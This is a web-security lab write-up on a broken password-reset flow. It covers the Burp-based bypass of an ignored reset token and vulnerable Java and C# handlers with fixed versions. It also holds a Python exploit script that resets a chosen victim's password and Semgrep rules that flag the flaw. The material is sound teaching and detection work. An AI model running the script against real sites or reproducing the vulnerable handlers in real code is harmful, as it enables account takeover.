Lab 11: Password reset broken logic

1. Executive Summary
Vulnerability: Broken Password Reset (Token Validation Bypass).
Description: The application implements a password reset flow that includes a token in the URL and form body. However, the backend server completely ignores this token during the final “Set New Password” step. It trusts the username hidden field blindly, allowing anyone to reset any user’s password without proving they received the reset email.
Impact: Full Account Takeover. An attacker can reset the password for any user (including administrators) simply by sending a POST request with the victim’s username and an empty token.
2. The Attack
Objective: Reset carlos’s password without access to his email.
- Reconnaissance (Mapping the Flow):
- I initiated a password reset for my own user (
wiener). - I received the email and clicked the link:
/forgot-password?temp-forgot-password-token=TOKEN. - I entered a new password and submitted the form.
- I captured the
POST /forgot-passwordrequest in Burp Proxy.
- I initiated a password reset for my own user (
- Hypothesis Testing:
- I saw the request contained
username=wienerandtemp-forgot-password-token=TOKEN. - I sent the request to Repeater.
- I removed the value of the token parameter (leaving
temp-forgot-password-token=empty) in both the URL and the Body. The server accepted the request. This confirmed the token was unused.

- I saw the request contained
- Exploitation:
- I modified the
usernameparameter fromwienertocarlos. - I set
new-passwordto123456. - I sent the request.
- I modified the
- Result: The server responded with
200 OK(or redirect). I successfully logged in ascarloswith the new password123456.
3. Code Review
Vulnerability Analysis (Explanation): The flaw is a Missing Validation Step. The code likely checks the token when loading the page (GET request) but fails to re-check it when processing the form (POST request).
- The Flaw: The
POSThandler relies entirely on the hiddenusernamefield. - The Reality: Hidden fields are not secure; they are attacker-controlled.
Java (Spring Boot)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
// The DTO used for binding
public class PasswordResetForm {
    private String username;
    private String newPassword;
    private String token; // If missing in request, this stays null
    // getters and setters
}

@PostMapping("/forgot-password")
public String resetPassword(@ModelAttribute PasswordResetForm form) {

    // REALISTIC OVERSIGHT:
    // The developer focuses on finding the user to update.
    User user = userRepository.findByUsername(form.getUsername());

    if (user != null) {
        // VULNERABLE: The code assumes that if we are here, the validation happened upstream,
        // or simply forgets to call tokenService.validate(form.getToken()).
        userService.updatePassword(user, form.getNewPassword());
        return "redirect:/login?reset=success";
    }

    return "error";
}
Technical Flow & Syntax Explanation:
@ModelAttribute PasswordResetForm form: Spring binds the incoming HTTP parameters to theformobject. Iftemp-forgot-password-tokenis missing from the request,form.getToken()is simplynull. It does not trigger an error by default.if (user != null): The logic gate checks for the user’s existence. Since the attacker provides a valid username (carlos), this condition is true.- Missing Check: There is no line checking
if (form.getToken() == null)or verifying the token against the database. The code proceeds directly toupdatePassword.
C# (ASP.NET Core)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
public class ResetPasswordModel
{
    public string Username { get; set; }
    public string NewPassword { get; set; }
    // Developer forgot [Required] attribute here
    public string Token { get; set; }
}

[HttpPost("reset-password")]
public async Task<IActionResult> ResetPassword(ResetPasswordModel model)
{
    if (!ModelState.IsValid) return View(model);

    var user = await _userManager.FindByNameAsync(model.Username);
    if (user == null) return BadRequest("User not found");

    // REALISTIC OVERSIGHT:
    // The developer intends to reset the password.
    // The framework's 'ResetPasswordAsync' usually requires a token,
    // but the developer might be using a lower-level 'Remove/AddPassword'
    // or passing a generated token to satisfy the method signature.

    // In this specific lab scenario, the custom logic likely looks like this:
    _userService.SetPassword(user, model.NewPassword);

    return Ok("Password changed");
}
Technical Flow & Syntax Explanation:
ResetPasswordModel: Without the[Required]data annotation on theTokenproperty, the model is considered “Valid” even if the token is missing._userService.SetPassword: The method performs the action based purely on the user object retrieved from themodel.Username. Themodel.Tokenproperty is ignored entirely.
Mock PR Comment
The resetPassword method accepts a token parameter but never validates it against the database. It allows password changes based solely on the username parameter.
Recommendation:
- Verify that the
tokenprovided matches the one stored in the database for that user. - Ensure the token is not expired.
- Do not trust the
usernameparameter blindly; derive the user from the valid token.
4. The Fix
Explanation of the Fix: We must make the Token the source of truth, not the Username.
- Lookup the user by the token.
- If the token is valid and not expired, change the password.
- Ideally, don’t even accept a
usernameparameter in the POST body; the token implies the user.
Secure Java
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
@PostMapping("/forgot-password")
public String resetPassword(@ModelAttribute PasswordResetForm form) {

    // SECURE: Strict Null Check
    if (form.getToken() == null || form.getToken().isEmpty()) {
        return "redirect:/error?msg=missing_token";
    }

    // SECURE: Validate Token Logic
    PasswordResetToken resetToken = tokenRepository.findByToken(form.getToken());
    if (resetToken == null || resetToken.isExpired()) {
        return "redirect:/error?msg=invalid_token";
    }

    // Only derive user from the Valid Token
    User user = resetToken.getUser();
    userService.updatePassword(user, form.getNewPassword());
    tokenRepository.delete(resetToken);

    return "redirect:/login?reset=success";
}
Secure C#
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
public class ResetPasswordModel
{
    [Required] // SECURE: Framework enforces presence
    public string Token { get; set; }

    [Required]
    public string NewPassword { get; set; }
    // Username is optional/irrelevant if we trust the token
}

[HttpPost("reset-password")]
public async Task<IActionResult> ResetPassword(ResetPasswordModel model)
{
    if (!ModelState.IsValid) return BadRequest(ModelState);

    // SECURE: Verification Logic
    var result = await _userManager.ResetPasswordAsync(
        await _userManager.FindByNameAsync(model.Username),
        model.Token,
        model.NewPassword);

    if (!result.Succeeded) return BadRequest("Invalid Token");

    return Ok();
}
5. Automation
A Python script that sends the exploit request with the empty token.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
#!/usr/bin/env python3
import argparse
import requests
import sys

def exploit_reset_bypass(url, victim_username, new_password):
    target_url = f"{url.rstrip('/')}/forgot-password"

    # We send a POST request mimicking the form submission
    # but we deliberately OMIT the token parameter.
    data = {
        "username": victim_username,
        "new-password-1": new_password,
        "new-password-2": new_password
        # "temp-forgot-password-token": "..."  <-- OMITTED
    }

    print(f"[*] Targeting: {target_url}")
    print(f"[*] Resetting password for: {victim_username} -> {new_password}")

    try:
        # allow_redirects=False to catch the 302 success
        resp = requests.post(target_url, data=data, allow_redirects=False)

        print(f"[*] Status Code: {resp.status_code}")

        # Success is usually a redirect to /login?reset=success or similar
        if resp.status_code == 302 or (resp.status_code == 200 and "error" not in resp.text):
            print("[!!!] SUCCESS: Password reset request accepted.")
            print(f"[*] You can now login as {victim_username}:{new_password}")
        else:
            print("[-] Failed. The token might actually be required.")

    except Exception as e:
        print(f"[-] Error: {e}")

def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("url", help="Lab URL")
    ap.add_argument("victim", help="Victim username (e.g. carlos)")
    ap.add_argument("password", help="New password to set")
    args = ap.parse_args()

    exploit_reset_bypass(args.url, args.victim, args.password)

if __name__ == "__main__":
    main()
6. Static Analysis (Semgrep)
These rules look for Password Reset endpoints that take a token but fail to call a validation method on it.
Java Rule
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
rules:
  - id: java-unchecked-reset-token
    languages: [java]
    message: |
      Password reset logic detected. Ensure the 'token' field from the form
      is verified against the database before changing the password.
    severity: ERROR
    patterns:
      - pattern-inside: |
          public $RET $METHOD($FORM $FORM_OBJ) { ... }
      - pattern: |
          // Heuristic: Changing password using form data without token validation
          $SERVICE.updatePassword(..., $FORM_OBJ.getNewPassword());
      - pattern-not-inside: |
          // We expect to see token validation before the update
          if ($TOKEN_REPO.findByToken($FORM_OBJ.getToken()) != null) { ... }
Technical Flow & Syntax Explanation:
$METHOD($FORM $FORM_OBJ): Matches a controller method taking a form object (e.g.,PasswordResetForm).updatePassword: Matches the critical state-changing operation.pattern-not-inside: This ensures we only flag code that is missing the validation check (findByToken). If the check exists, the rule ignores it.
C# Rule
1
2
3
4
5
6
7
8
9
10
11
12
13
rules:
  - id: csharp-unchecked-reset-token
    languages: [csharp]
    message: "Password reset logic ignores the Token property."
    severity: ERROR
    patterns:
      - pattern-inside: |
          public async Task<IActionResult> $METHOD($MODEL $M) { ... }
      - pattern: |
          // Heuristic: Resetting using username but ignoring M.Token
          _userService.SetPassword($USER, $M.NewPassword);
      - pattern-not-inside: |
          _userManager.ResetPasswordAsync(..., $M.Token, ...);